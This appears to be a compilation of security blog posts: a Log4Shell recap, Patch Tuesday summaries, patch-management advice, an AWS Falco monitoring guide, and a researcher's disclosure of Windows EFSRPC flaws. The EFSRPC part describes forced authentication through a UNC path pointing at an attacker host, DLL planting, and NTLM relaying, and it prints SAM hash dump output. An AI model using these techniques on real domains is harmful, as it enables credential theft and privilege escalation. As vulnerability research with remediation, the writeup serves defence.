CVE-2021-44228 rules everything around us — or so it seemed, at least, for those breathless days in December 2021 when the full scope of Log4Shell was starting to take hold and security teams were strapped for time and resources as they scoured their organizations’ environments for vulnerable instances of Apache Log4j. But now that the peak intensity around this vulnerability has waned and we’ve had a chance to catch our collective breath, where does the effort to patch and remediate stand? What should security teams be focusing on today in the fight against Log4Shell?
On Wednesday, February 16, Rapid7 experts Bob Rudis, Devin Krugly, and Glenn Thorpe sat down for a webinar on the current state of the Log4j vulnerability. They covered where Log4Shell stands now, what the future might hold, and what organizations should be doing proactively to ensure they’re as protected as possible against exploits.
Laying out the landscape
Glenn Thorpe, Rapid7’s Program Manager for Emergent Threat Response, kicked things off with a recap and retrospective of Log4Shell and why it seemingly set fire to the entire internet for a good portion of December. The seriousness of this vulnerability is due to the coming-together of several key factors, including:
The ability for vulnerable systems to grant an attacker full administrative access
The low level of skill required for exploitation — in many cases, attackers simply have to copy and paste
The attack vector’s capability to run undetected over an encrypted channel
The pervasiveness of the Log4j library, which means vulnerability scanners alone can’t act as complete solutions against this threat
Put all this together, and it’s no surprise that the volume of exploit attempts leveraging the Log4j vulnerability ramped up throughout December 2021 and has continued to spike periodically throughout January and February 2022. By January 10, ransomware using Log4Shell had been observed, and on January 14, Rapid7’s MDR saw mass Log4j exploits in VMware products.
But while there’s certainly been plenty of Log4j patching done, the picture on that front is far from complete. According to the latest CISA data (also here as a daily-updated spreadsheet), there are still 320 cataloged software products that are known to be affected by vulnerable Log4j as of February 16, 2022 — and 1,406 still awaiting confirmation from the vendor.
Log4j today: A new normal?
So, where does the effort to put out Log4j fires stand now? Devin Krugly, Rapid7’s Practice Advisor for Vulnerability Risk Management, thinks we’re in a better spot than we were in December — but we’re by no means out of the woods.
“We’re effectively out of fire-fighting mode,” said Devin. That means that, at this point, most security teams have identified the affected systems, implemented mitigations, and patched vulnerable versions of Log4j. But because of the complexity of today’s software supply chains, there are often heavily nested dependencies within vendor systems — some of which Log4j may still be implicated in. This means it’s essential to have a solid inventory of vendor software products that may be using Log4j and to ensure those instances of the library are updated and patched.
“Don’t lose that momentum,” Glenn chimed in. “Don’t put that on your post-mortem action list and forget about it.”
This imperative is all the more critical because of a recent uptick in Log4Shell activity. Rapid7’s Chief Data Scientist Bob Rudis laid out some activity detected by the Project Heisenberg honeypot fleet indicating a revival of Log4j activity in early and mid-February, much of it from new infrastructure and scanning hosts that hadn’t been seen before.
Amid this increase in activity, vulnerable instances of Log4j are anything but gone from the internet. In fact, data from Sonatype as of February 16, 2022 indicates 39% of Log4j downloads are still versions vulnerable to Log4Shell.
“We’re going to be seeing Log4j attempts on the internet, on the regular, at a low level, forever,” Bob said. Log4Shell is now in a family with WannaCry and Conficker (yes, that Conficker) — vulnerabilities that are around indefinitely, and which we’ll need to continually monitor for as attackers use them to try to breach our defenses.
Navigating life with Log4Shell
Adopting a defense-in-depth posture in the “new normal” of life with Log4Shell is sure to come with its share of headaches. Luckily, Bob, Devin, and Glenn shared some practical strategies that security teams can adopt to keep their organizations’ defenses strong and avoid some common pitfalls.
Go beyond compensating controls
“My vendor says they’ve removed the JNDI class from the JAR file — does that mean their application is no longer vulnerable to Log4Shell?” This question came up in a few different forms from our webinar audience. The answer from our panelists was nuanced but crystal-clear: maybe for now, but not forever.
Removing the JNDI class is a compensating control — one that provides a quick fix for the vulnerability but doesn’t patch the core, underlying problem via a full update. For example, when you do a backup, you might unknowingly reintroduce the JNDI class after removing it — or, as Devin pointed out, an attacker could chain together a replacement for it.
These kinds of compensating or mitigating controls have their place in a short-term response, but there’s simply no action that can replace the work of upgrading all instances of Log4j to the most up-to-date versions that contain patches for Log4Shell.
“Mitigate for speed, but not in perpetuity,” Glenn recommended.
Find the nooks and crannies
Today’s cloud-centric IT environments are increasingly ephemeral and on-demand — a boost for innovation and speed, but that also means teams can deploy workloads without security teams ever knowing about it. Adopting an “Always Be Scanning” mindset, as Bob put it, is essential to ensure vulnerable instances of Log4j aren’t introduced into your environment.
Continually scanning your internet-facing components is a good and necessary start — but the work doesn’t end there. As Devin pointed out, finding the nooks and crannies where Log4j might crop up is critical. This includes scouring containers and virtual machines, as well as analyzing application and server logs for malicious JNDI strings. You should also ensure your security operations center (SOC) team can quickly and easily identify indicators that your environment is being scanned for reconnaissance into Log4Shell exploit opportunities.
“Involving the SOC team for alerting purposes, if you haven’t already done that, is an absolutely necessity in this case,” said Devin.
Get better at vendor management
It should be clear by now that in a post-Log4j world, organizations must demand the highest possible level of visibility into their software supply chain — and that means being clear, even tough, with vendors.
“Managing stuff on the internet is hard because organizations are chaotic beings by nature, and you’re trying to control the chaos as a security professional,” said Bob. Setting yourself up success in this context means having the highest level of vulnerability possible. After all, how many other vulnerabilities just as bad as Log4Shell — or even worse — might be out there lurking in the corners of your vendors’ code?
The upcoming US government requirements around Software Bill of Materials (SBOM) for vendor procurement should go a long way toward raising expectations for software vendors. Start asking vendors if they can produce an SBOM that details remediation and update of any vulnerable instances of Log4j.
These conversations don’t need to be adversarial — in fact, vendors can be a key resource in the effort to defend against Log4Shell. Especially for smaller organizations or under-resourced security teams, relying on capable third parties can be a smart way to bolster your defenses.
Only you can secure the software supply chain
OK, maybe that subhead is not literally true — a secure software supply chain is a community-wide effort, to which we must all hold each other accountable. The cloud-based digital ecosystem we all inhabit, whether we like it or not, is fundamentally interconnected. A pervasive vulnerability like Log4Shell is an unmistakable reminder of that fact.
It also serves as an opportunity to raise our expectations of ourselves, our organizations, and our partners — and those choices do start at home, with each security team as they update their applications, continually scan their environments, and demand visibility from their vendors. Those actions really do help create a more secure internet for everyone.
So while we’ll be living with Log4Shell probably forever, it’ll be living with us, too. And as scared as you are of the spider, it’s even more scared of your boot.
On December 14, 2021, during the Log4Shell chaos, Microsoft published CVE-2021-43893, a remote privilege escalation vulnerability affecting the Windows Encrypted File System (EFS). The vulnerability was credited to James Forshaw of Google Project Zero, but perhaps owing to the Log4Shell atmosphere, the vulnerability gained little to no attention.
On January 13, 2022, Forshaw tweeted about the vulnerability.
The tweet suggests that CVE-2021-43893 was only issued a partial fix in the December 2021 update and that authenticated and remote users could still write arbitrary files on domain controllers. James linked to the Project Zero bug tracker, where an extended writeup and some proof-of-concept code was stored.
This vulnerability was of particular interest to me, because I had recently discovered a local privilege escalation (LPE) using file planting in a Windows product. The vulnerable product could reasonably be deployed on a system with unconstrained delegation, which meant I could use CVE-2021-43893 to remotely plant the file as a low-privileged remote user, turning my LPE into RCE.
I set out to investigate if the remote file-writing aspect of James Forshaw’s bug was truly unpatched. The investigation resulted in a few interesting observations:
Low-privileged user remote file-writing was patched in the December update. However, before the December update, a remote low-privileged user really could write arbitrary files on system-assigned unconstrained delegation.
Forced authentication and relaying are still not completely patched. Relay attacks initiated on the efsrpc named pipe have been known since inclusion in PetitPotam in July 2021. The issue seems to persist despite multiple patch attempts.
Although the file upload aspect of this vulnerability has been patched, I found the vulnerability quite interesting. The vulnerability is certainly limited by the restrictions on where a low-privileged user can create files on a Domain Controller, and maybe that is why the vulnerability didn’t receive more attention. But as I touched upon, it can be paired with a local vulnerability to achieve remote code execution, and as such, I thought it deserved more attention. I also have found the failure to properly patch forced authentication over the EFSRPC protocol to be worthy of more examination.
Inadequate EFSPRC forced authentication patching: A brief history of PetitPotam
PetitPotam was released in the summer of 2021 and was widely associated with an attack chain that starts as an unauthenticated and remote attacker and ends with domain administrator privileges. PetitPotam is only the beginning of that chain. It allows an attacker to force a victim Windows computer to authenticate to a third party (e.g. MITRE ATT&CK T118 – forced authentication). The full chain is interesting, but this discussion is only interested in the initial portion triggered by PetitPotam.
PetitPotam triggers forced authentication using the EFSRPC protocol. The original implementation of the exploit performed the attack over the lsarpc named pipe. The attack is quite simple. Originally, PetitPotam sent the victim server an EfsRpcOpenFileRaw request containing a UNC file path. Using a UNC path such as \\10.0.0.4\fake_share\fake_file forces the victim server to reach out to the third-party server, 10.0.0.4 in this example, in order to read off of the desired file share. The third-party server can then tell the victim to authenticate in order to access the share, and the victim obliges. The result is the victim leaks their Net-NTLM hash. That’s the whole thing. We will later touch on what an attacker can do with this hash, but for this section, that’s all we need to know.
Microsoft first attempted to patch the EFSRPC forced authentication in August 2021 by blocking the use of EfsRpcOpenFileRaw over the lsarpc named pipe. To do this, they added logic to efslsaext.dll’s EfsRpcOpenFileRaw_Downllevel function to check for a value stored in the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EFS\AllowOpenRawDL. Because this registry key doesn’t exist by default, a typical configuration will always fail this check.
That patch was inadequate, because EfsRpcOpenFileRaw isn’t the only EFSRPC function that accepts a UNC file path as a parameter. PetitPotam was quickly updated to use EfsRpcEncryptFileSrv, and just like that, the patch was bypassed.
The patch also failed to recognize that the lsarpc named pipe wasn’t the only named pipe that EFSRPC can be executed over. The efsrpc named pipe (among others) can also be used. efsrpc named pipe is slightly less desirable, since it requires the attacker to be authenticated, but the attack works over that pipe, and it doesn’t use the EfsRpcOpenFileRaw_Downlevel function. That means an attacker can also bypass the patch by switching named pipes.
As mentioned earlier, PetitPotam was updated in July 2021 to use the efsrpc named pipe. The following output shows PetitPotam forcing a Domain Controller patched through November 2021 to authenticate with an attacker controlled box running Responder.py (10.0.0.6) (I’ve left out the Responder bit since this is just meant to highlight the EFSRPC was available and unpatched for months).
Not only did Microsoft fail to patch the issue, but they didn’t issue follow-up patches for months. They also haven’t updated their advisory indicating the vulnerability has been exploited in the wild, despite its inclusion in CISA’s Known Exploited Vulnerability Catalog.
In December 2021, Microsoft released a patch for a different EFSRPC vulnerability: CVE-2021-43217. As part of the remediation for that issue, Microsoft implemented some hardening measures on EFSRPC communication. In particular, EFSRPC clients would need to use RPC_C_AUTHN_LEVEL_PKT_PRIVACY when using EFSRPC. If the client fails to do so, then the client is rejected and a Windows application event is generated.
At the time of the December patch, PetitPotam didn’t use this specific setting. However, a quick update allowed the exploit to comply with the new requirement and get back to leaking machine account NTLM hashes of fully patched Windows machines.
CVE-2021-43893: Windows EFS remote file upload
James Forshaw’s CVE-2021-43893 dives deeper into the EFSRPC functionality, but the heart of the issue is still a UNC file path problem. PetitPotam’s UNC path pointed to an external server, but CVE-2021-43893 points internally using the UNC path: \\.\C:\. Using a UNC path that points to the victim’s local file system allows attackers to create files and directories on the victim file system.
There are two major caveats to this vulnerability. First, the file-writing aspect of this vulnerability only appears to work on systems with unconstrained delegation. That’s fine if you are only interested in Domain Controllers, but less good if you are only interested in workstations.
Second, the victim server is impersonating the attacker when the file manipulation occurs. This means a low-privileged attacker can only write to the places where they have permission (e.g. C:\ProgramData\). Therefore, exploitation resulting in code execution is not a given. Still, while code execution isn’t guaranteed, there are many plausible scenarios that could lead there.
A plausible scenario leading to RCE using CVE-2021-43893
My interest in this vulnerability started with a local privilege escalation that I wanted to convert into remote code execution as a higher-privileged user. We can’t yet share the LPE as it’s still unpatched, but we can create a plausible scenario that demonstrates the ability to achieve code execution.
Microsoft has long maintained that Microsoft services vulnerable to DLL planting via a world writable %PATH% directory are won’t-fix low-security issues — a weird position given the effort it would take to fix such issues. But regardless, exploiting world-writable %PATH to escalate privileges via a Windows service (MITRE ATT&CK – Hijack Execution Flow: DLL Search Order Hijacking) is a useful technique when it’s available.
There’s a well-known product that installs itself into a world-writable directory: Python 2.7, all the way through it’s final release 2.7.18.
The Python 2.7 installer drops files into C:\Python27\ and provides the user with the following instructions:
Besides using the automatically created start menu entry for the Python interpreter, you might want to start Python in the DOS prompt. To make this work, you need to set your %PATH% environment variable to include the directory of your Python distribution, delimited by a semicolon from other entries. An example variable could look like this (assuming the first two entries are Windows’ default):
C:\WINDOWS\system32;C:\WINDOWS;C:\Python25
Typing python on your command prompt will now fire up the Python interpreter. Thus, you can also execute your scripts with command line options, see Command line documentation.
Following these instructions, we now have a world-writable directory in %PATH% — which is, of course, the exploitable condition we were looking for. Now we just have to find a Windows service that will search for a missing DLL in C:\Python27\. I quickly accomplished this task by restarting all the running services on a test Windows Server 2019 and watching procmon. I found a number of services will search C:\Python27\ for:
fveapi.dll
cdpsgshims.dll
To exploit this, we just need to drop a “malicious” DLL named fveapi.dll or cdpsgshims.dll in C:\Python27. The DLL will be loaded when a vulnerable service restarts or the server reboots.
For this simple example, the “malicious” dll just creates the file C:\r7.txt:
After compiling the DLL, an attacker can remotely drop the file into C:\Python27 using CVE-2021-43893. The following is the output from our refactored and updated version of Forshaw’s original proof of concept. The attacker is attempting to remotely write the DLL on 10.0.0.6 (vulnerable.okhuman.ninja):
The attack yields the desired output, and the file is written to C:\Python27\ on the remote target.
Below is the Procmon output demonstrating successful code execution as NT AUTHORITY\ SYSTEM when the “DFS Replication” service is restarted. Note that the malicious DLL is loaded and the file “C:\r7.txt” is created.
Do many administrators install Python 2.7 on their Domain Controller? I hope not. That wasn’t really the point. The point is that exploitation using this technique is plausible and worthy of our collective attention to ensure that it gets patched and monitored for exploitation.
What can a higher-privileged user do?
Oddly, administrators can do anything a low-level user can do except write data to files. When the administrator attempts to write to a file using Forshaw’s ::DATA stream technique, the result is an ACCESS DENIED error. Candidly, I didn’t investigate why.
However, it is interesting to note that the administrative user can remotely overwrite all files. This doesn’t serve much purpose from an offensive standpoint, but would serve as an easy, low-effort wiper or data destruction attack. Here is a silly example of remotely overwriting calc.exe from an administrator account.
As you can see from the output, the tool failed with status code 5 (Access Denied). However, calc.exe on the remote device was successfully overwritten.
Technically speaking, this doesn’t really represent a security boundary being crossed. Administrators typically have access to \host\C$ or \host\admin$, but the difference in behavior seemed worth mentioning. I’d also note that as of February 2022, administrative users can still do this using \\localhost\C$\Windows\System32\calc.exe.
Forshaw also mentioned in his original writeup, and I confirmed, that this attack generates the attacking user’s roaming profile on the victim server. That could be a pretty interesting file-upload vector if the Active Directory environment synchronizes roaming directories. Again, I didn’t investigate that any further, but it could be useful in the correct environment.
Forced authentication still not entirely patched
The December 2021 patch brought multiple changes to efslsaext.dll and resulted in partial mitigation of CVE-2021-43893. One of the changes was the introduction of two new functions: EfsEnsureLocalPath and EfsEnsureLocalHandle. EfsEnsureLocalPath grabs a HANDLE for the attacker provided file using CreateW. The HANDLE is then passed to EfsEnsureLocalHandle, which passes the HANDLE to NtQueryVolumeInformationFile to validate the characteristics flag doesn’t contain FILE_REMOTE_DEVICE.
Because the patch still opens a HANDLE using the attacker-controlled file path, EFSRPC remains vulnerable to forced authentication and relay attacks of the machine account.
Demonstration of the forced authentication and relay does not require the complicated attack often associated with PetitPotam. We just need three boxes:
The Relay (10.0.0.3): A Linux system running ntlmrelayx.py.
The Attacker (10.0.0.6): A fully patched Windows 10 system.
The Victim (10.0.0.12): A fully patched Windows Server 2019 system.
The only caveat for this example is that the victim’s machine account (aka computer account) is assigned to the Domain Admins group. Below, you can see the machine account for 10.0.0.12, YEET$, is a member of Domain Admins.
This may not be a common configuration, but it’s common enough that it’s been the subject of a coupleexcellent writeups.
The attack is launched by a low-privileged user on 10.0.0.6 using the blankspace.exe proof of concept. The attack will force 10.0.0.12 (yet.okhuman.ninja) to authenticate to the attacker relay at 10.0.0.3
The Linux relay is running ntlmrelayx.py and configured to relay the YEET$ authentication to 10.0.0.6 (the original attacker box). Below, you can see ntlmrelayx.py capture the authentication and send it on to 10.0.0.6.
The relay is now authenticated to 10.0.0.6 as YEET$, a domain administrator. It can do pretty much as it pleases. Below, you can see it dumps the local SAM database.
[*] Target system bootKey: 0x9f868ddb4e1dfc56d992aa76ff931df4
[+] Saving remote SAM database
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[+] Calculating HashedBootKey from SAM
[+] NewStyle hashes is: True
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6aa01bb4a68e7fd8650cdeb6ad2b63ec:::
[+] NewStyle hashes is: True
albinolobster:1000:aad3b435b51404eeaad3b435b51404ee:430ef7587d6ac4410ac8b78dd5cc2bbe:::
[*] Done dumping SAM hashes for host: 10.0.0.6
It’s as easy as that. All you have to do is find a host with a machine account in the domain admins group:
C:\ProgramData>net group "domain admins" /domain
The request will be processed at a domain controller for domain okhuman.ninja.
Group name Domain Admins
Comment Designated administrators of the domain
Members
-------------------------------------------------------------------------------
Administrator test_domain_admin YEET$
The command completed successfully.
C:\ProgramData>
Once you have that, a low-privileged remote attacker can use EFSRPC to relay and escalate to other machines. However, the attack isn’t exactly silent. On 10.0.0.6, event ID 4624 was created when the 10.0.0.3 relay logged in using the YEET$ machine account.
Final thoughts and remediation
What began as an investigation into using an unpatched remote file-write vulnerability ended up being a history lesson in EFSRPC patches. The remote file-write vulnerability that I originally wanted to use has been patched, but we demonstrated the forced authentication issue hasn’t been adequately fixed. There is no doubt that Windows developers have a tough job. However, a lot of the issues discussed here could have been easily avoided with a reasonable patch in August 2021. The fact that they persist today says a lot about the current state of Windows security.
Monitoring for event ID 4420 in Windows application event logs can help detect EFSRPC-based hacking tools.
Monitor for event ID 4624 in Windows security event logs for remote machine account authentication.
Audit machine accounts to ensure they are not members of Domain Admins.
If possible, audit %PATH% of critical systems to ensure no world-writable path exists.
Rapid7 customers
InsightVM and Nexpose customers can assess their exposure to CVE-2021-43893 with authenticated vulnerability checks available in the December 15, 2021 content release.
Metasploit Framework users can test their exposure to forced authentication attacks with a new PetitPotam module available in the 6.1.29 release.
Today’s fixes from Microsoft are relatively light as far as Patch Tuesdays go. This is the first month in possibly forever where no vulnerabilities are considered Critical. A total of 70 CVEs were fixed today (including 22 that affect the Chromium browser engine, which is used by Edge).
Although 16 of this month’s vulnerabilities allow remote code execution (RCE), none carry a CVSS base score higher than 8.8. Only one vulnerability was publicly disclosed before today: CVE-2022-21989, an elevation of privilege vulnerability in the Windows Kernel. None of this month’s vulnerabilities have yet been seen exploited in the wild.
Despite the lack of Critical fixes, it’s worth remembering that attackers love to use elevation of privilege vulnerabilities, of which there are 18 this month. RCE vulnerabilities are also important to patch, even if they may not be considered “wormable.” In terms of prioritization, defenders should first focus on patching server systems. SharePoint has RCE (CVE-2022-22005), Security Feature Bypass (CVE-2022-21968), and Spoofing (CVE-2022-21987) vulnerabilities getting fixed today. CVE-2022-21984 is an RCE affecting DNS Server. Microsoft Dynamics administrators should also be aware that there are six CVEs being patched, including 2 RCEs, 3 allowing elevation of privilege, and a spoofing vulnerability.
On the client side, CVE-2022-22003 and CVE-2022-22004 are RCEs affecting Microsoft Office. Although this requires a local user to open a malicious file, these sorts of social engineering attacks are common and can be very effective. Updates should be rolled out to end users as soon as reasonably practicable.
The first Patch Tuesday of 2022 sees Microsoft publishing fixes for over 120 CVEs across the bulk of their product line, including 29 previously patched CVEs affecting their Edge browser via Chromium. None of these have yet been seen exploited in the wild, though six were publicly disclosed prior to today. This includes two Remote Code Execution (RCE) vulnerabilities in open source libraries that are bundled with more recent versions of Windows: CVE-2021-22947, which affects the curl library, and CVE-2021-36976 which affects libarchive.
The majority of this month’s patched vulnerabilities, such as CVE-2022-21857 (affecting Active Directory Domain Services), allow attackers to elevate their privileges on systems or networks they already have a foothold in.
Critical RCEs
Besides CVE-2021-22947 (libcurl), several other Critical RCE vulnerabilities were also fixed. Most of these have caveats that reduce their scariness to some degree. The worst of these is CVE-2021-21907, affecting the Windows HTTP protocol stack. Although it carries a CVSSv3 base score of 9.8 and is considered potentially “wormable” by Microsoft, similar vulnerabilities have not proven to be rampantly exploited (see the AttackerKB analysis for CVE-2021-31166).
Not quite as bad is CVE-2022-21840, which affects all supported versions of Office, as well as Sharepoint Server. Exploitation would require social engineering to entice a victim to open an attachment or visit a malicious website – thankfully the Windows preview pane is not a vector for this attack.
CVE-2022-21846 affects Exchange Server, but cannot be exploited directly over the public internet (attackers need to be “adjacent” to the target system in terms of network topology). This restriction also applies to CVE-2022-21855 and CVE-2022-21969, two less severe RCEs in Exchange this month.
CVE-2022-21912 and CVE-2022-21898 both affect DirectX Graphics and require local access. CVE-2022-21917 is a vulnerability in the Windows Codecs library. In most cases, systems should automatically get patched; however, some organizations may have the vulnerable codec preinstalled on their gold images and disable Windows Store updates.
Defenders should prioritize patching servers (Exchange, Sharepoint, Hyper-V, and IIS) followed by web browsers and other client software.
In today’s cybersecurity world, risks evolve faster than we can remediate them. To meet our goals and become resilient to these fast changes, we need the right balance of automation and human interaction. Enabling rapid response for protecting information systems is paramount, but how does a business reach this level of reaction?
How can organizations maintain a standard of excellence to their responses in high-risk situations?
Most importantly, how do we transform the tactical actions that need to take place into an effective strategy to scale?
1. Empower personnel
The personnel with the knowledge about your various solutions must be empowered to make the decisions necessary to address your company’s information technology needs. If those team members don’t feel they can make those decisions, then they will defer to management — but managers may not know the intricacies of the solutions and could create a natural bottleneck, since there are going to be more decision points than managers to make decisions. Providing personnel with policy documents with uniform criteria for evaluating the risk these new vulnerabilities present, the ways to respond, and the time expectations is paramount for a timely resolution.
In a typical risk resolution process, there are many gates to safeguard our systems. This helps ensure that whatever change happens increases the solution’s confidentiality, integrity, or availability rather than diminishing it. However, a situation like Log4Shell needs to be treated like an incident response activity to quickly address the risk. Create a task force to effectively answer the important questions like:
How do we find vulnerable systems?
Which systems are vulnerable?
What options are there for a fix? One size may not fit all.
Who is going to track changes?
Who is going to validate the fix is in place?
Utilizing a strong incident response procedure to answer all these questions will assist with prioritization and remediation to an acceptable level of risk.
2. Promote visibility
Any standard vulnerability management lifecycle process begins with identifying affected systems to assess and evaluate the scope of a vulnerability’s presence on the network. The approach should utilize both proactive and reactive efforts through a combination of tools and well-documented processes to streamline and scale the response effectively.
A proactive process would first involve having well-documented use of any such library versions internally in an inventory, so that discoverability and traceability are much more narrowly focused efforts. If you conduct authenticated vulnerability scans continuously on pre-scheduled frequencies, this will also help with identification of third-party software utilizing this library over time. Classifying system criticality within the vulnerability management tool will help you more effectively scale future remediation processes.
These proactive processes help jumpstart an initial response, but you’ll still need reactive efforts to help ensure effective and timely remediation. Vulnerability scanning tools will receive signature updates regarding this newly discovered vulnerability, which will require updating your vulnerability management tool and initiating one-off alternative scans that may deviate from pre-scheduled rotations. These alternative scans should include tiered phases, so the most critical systems receive scan priority, and then remaining systems are scanned in order of criticality. Leveraging the pre-existing system criticality classification will significantly expedite this process.
A security incident and event management (SIEM) tool can also assist with identifying, tracking, and alerting for any suspicious activity that may be tied to exploitation of this vulnerability. Host agents and network detection systems that report back to the SIEM should be closely monitored, and any activity or traffic that deviates from baselines should receive an active response. You may need to adjust logging and alerting rules and thresholds to ensure your efforts are strategically focused.
Tactical processes help you achieve this continuous identification, but you still need to orchestrate and execute them through strategic planning to remain timely, efficient, and effective. Well-documented asset inventories and appropriate system criticality classifications help you prioritize your efforts, while continuous vulnerability scans and leveraging vulnerability management and SIEM tools help to identify, track, and manage vulnerability exposure. Leadership should provide the direction to guide these activities from inception to implementation through effective communication and allocation of resources. Lay out a short-term roadmap for tracking objectives and quick wins as part of the remediation process, so you can quickly and concisely show how you’re tracking toward goals.
3. Implement prioritization and mitigation
Now that your team has successfully identified all affected systems, you’ll need to roll out patches to those systems on a continuous basis during the next phase to mitigate risk. Current enterprise-wide patching timelines may require adjustment due to the urgency associated with such critical vulnerabilities. Patch testing and rollout phases must be expedited to support a more timely and effective response.
Much like conducting our vulnerability scans in terms of system criticality prioritization, our patch management response should follow a similar approach, with the caveat that a pilot group or pilot system deemed non-critical should be patched first for testing purposes to ensure no adverse effects prior to rolling out patches in order of system criticality. If you’ve configured a full test environment is configured, you can test patches on critical systems first within that environment and then roll them out in production according to criticality. The testing timeline itself should be reduced throughout all standard phases of a testing cycle — you may even need to eliminate certain testing phases altogether. The rollout timelines for patches across all systems will need to be expedited as well to ensure as timely coverage as possible. If your environment has widespread use of the vulnerable library, you may require reductions in timelines of anywhere from 25% to 50%.
Emergency patching procedures should provide for timely testing and production rollouts within roughly half the time of a normal patching cycle, or 5 to 10 days at a maximum for critical systems to minimize breach potential as quickly as possible. Also keep in mind that some vulnerabilities may involve more than just application of a simple patch — configuration changes may also be necessary to further mitigate potential exploitation by an adversary.
4. Validate remediation
Now, you’ve deployed patches to all affected systems, so the mitigation efforts are complete, right? While you may want to shift your focus back to other tasks, it’s essential to maintain continuous identification processes to ensure that no stone remains unturned.
The vulnerability management validation phase leverages those reactive identification processes, in addition to patch management processes, to assist in efficient and effective vulnerability remediation for affected systems. This stage involves re-scanning initially identified vulnerable systems to assess successful patch application and performing additional open scans of the network to ensure that there are no lingering systems that may still be affected by the vulnerability but weren’t originally identified — or perhaps weren’t successfully patched as part of the patch management process. This cycle of continuous validation will remain in effect until “clean” scans are reported across the enterprise regarding this vulnerability.
Since the Log4j logging library is widely used throughout many enterprise applications and even unknowingly embedded in so many others, continuous validation will become crucial in ensuring your organization remains vigilant and can mitigate the vulnerability quickly and effectively as you continue to discover affected systems.
5. Regularly review risks
A vulnerability management lifecycle rarely ever comes to a true end. As adversaries and security evangelists further evaluate a specific vulnerability over time, new methods of exploitation are identified, affected versions increase in scope and scale, and recent patches and fixes are found to be ineffective. This leaves organizations potentially open to exposure and at a loss for the best path forward. Continuous review of the trends surrounding an ongoing critical vulnerability will help organizations ensure they remain both aware of the impact and the current mitigating measures that have been most successful. Additionally, leveraging other solutions can help further identify and launch a coordinated defense-in-depth response to any potential malicious activity that may be associated with such vulnerabilities.
Working to continuously identify, mitigate, validate, and review vulnerabilities throughout their inevitable course will require commitment and fortitude to achieve the best results, but once the tides have subsided with Log4Shell and you’ve successfully and securely endured one of the worst security vulnerability exposures in a decade by following these processes, you can rest assured that your incident response processes were well-tested during this endeavor — and your IT security budget should be more than solidified for the next few years to come.
Check out our additional resources for further insight of this vulnerability, mitigating measures, and tools available to assist.
Customers want a single and comprehensive view of the security posture of their workloads. Runtime security event monitoring is important to building secure, operationally excellent, and reliable workloads, especially in environments that run containers and container orchestration platforms. In this blog post, we show you how to use services such as AWS Security Hub and Falco, a Cloud Native Computing Foundation project, to build a continuous runtime security monitoring solution.
With the solution in place, you can collect runtime security findings from multiple AWS accounts running one or more workloads on AWS container orchestration platforms, such as Amazon Elastic Kubernetes Service (Amazon EKS) or Amazon Elastic Container Service (Amazon ECS). The solution collates the findings across those accounts into a designated account where you can view the security posture across accounts and workloads.
Solution overview
Security Hub collects security findings from other AWS services using a standardized AWS Security Findings Format (ASFF). Falco provides the ability to detect security events at runtime for containers. Partner integrations like Falco are also available on Security Hub and use ASFF. Security Hub provides a custom integrations feature using ASFF to enable collection and aggregation of findings that are generated by custom security products.
Figure 1: Architecture diagram of continuous runtime security monitoring
Here’s how the solution works, as shown in Figure 1:
An AWS account is running a workload on Amazon EKS.
Runtime security events detected by Falco for that workload are sent to CloudWatch logs using AWS FireLens.
CloudWatch logs act as the source for FireLens and a trigger for the Lambda function in the next step.
The Lambda function transforms the logs into the ASFF. These findings can now be imported into Security Hub.
The Security Hub instance that is running in the same account as the workload running on Amazon EKS stores and processes the findings provided by Lambda and provides the security posture to users of the account. This instance also acts as a member account for Security Hub.
Another AWS account is running a workload on Amazon ECS.
Runtime security events detected by Falco for that workload are sent to CloudWatch logs using AWS FireLens.
CloudWatch logs acts as the source for FireLens and a trigger for the Lambda function in the next step.
The Lambda function transforms the logs into the ASFF. These findings can now be imported into Security Hub.
The Security Hub instance that is running in the same account as the workload running on Amazon ECS stores and processes the findings provided by Lambda and provides the security posture to users of the account. This instance also acts as another member account for Security Hub.
The designated Security Hub administrator account combines the findings generated by the two member accounts, and then provides a comprehensive view of security alerts and security posture across AWS accounts. If your workloads span multiple regions, Security Hub supports aggregating findings across Regions.
Prerequisites
For this walkthrough, you should have the following in place:
Three AWS accounts.
Note: We recommend three accounts so you can experience Security Hub’s support for a multi-account setup. However, you can use a single AWS account instead to host the Amazon ECS and Amazon EKS workloads, and send findings to Security Hub in the same account. If you are using a single account, skip the following account specific-guidance. If you are integrated with AWS Organizations, the designated Security Hub administrator account will automatically have access to the member accounts.
Security Hub set up with an administrator account on one account.
Security Hub set up with member accounts on two accounts: one account to host the Amazon EKS workload, and one account to host the Amazon ECS workload.
Falco set up on the Amazon EKS and Amazon ECS clusters, with logs routed to CloudWatch Logs using FireLens. For instructions on how to do this, see:
Important: Take note of the names of the CloudWatch Logs groups, as you will need them in the next section.
AWS Cloud Development Kit (CDK) installed on the member accounts to deploy the solution that provides the custom integration between Falco and Security Hub.
Deploying the solution
In this section, you will learn how to deploy the solution and enable the CloudWatch Logs group. Enabling the CloudWatch Logs group is the trigger for running the Lambda function in both member accounts.
To deploy this solution in your own account
Clone the aws-securityhub-falco-ecs-eks-integration GitHub repository by running the following command. $git clone https://github.com/aws-samples/aws-securityhub-falco-ecs-eks-integration
Follow the instructions in the README file provided on GitHub to build and deploy the solution. Make sure that you deploy the solution to the accounts hosting the Amazon EKS and Amazon ECS clusters.
Navigate to the AWS Lambda console and confirm that you see the newly created Lambda function. You will use this function in the next section.
Figure 2: Lambda function for Falco integration with Security Hub
To enable the CloudWatch Logs group
In the AWS Management Console, select the Lambda function shown in Figure 2—AwsSecurityhubFalcoEcsEksln-lambdafunction—and then, on the Function overview screen, select + Add trigger.
On the Add trigger screen, provide the following information and then select Add, as shown in Figure 3.
Trigger configuration – From the drop-down, select CloudWatch logs.
Log group – Choose the Log group you noted in Step 4 of the Prerequisites. In our setup, the log group for the Amazon ECS and Amazon EKS clusters, deployed in separate AWS accounts, was set with the same value (falco).
Filter name – Provide a name for the filter. In our example, we used the name falco.
Filter pattern – optional – Leave this field blank.
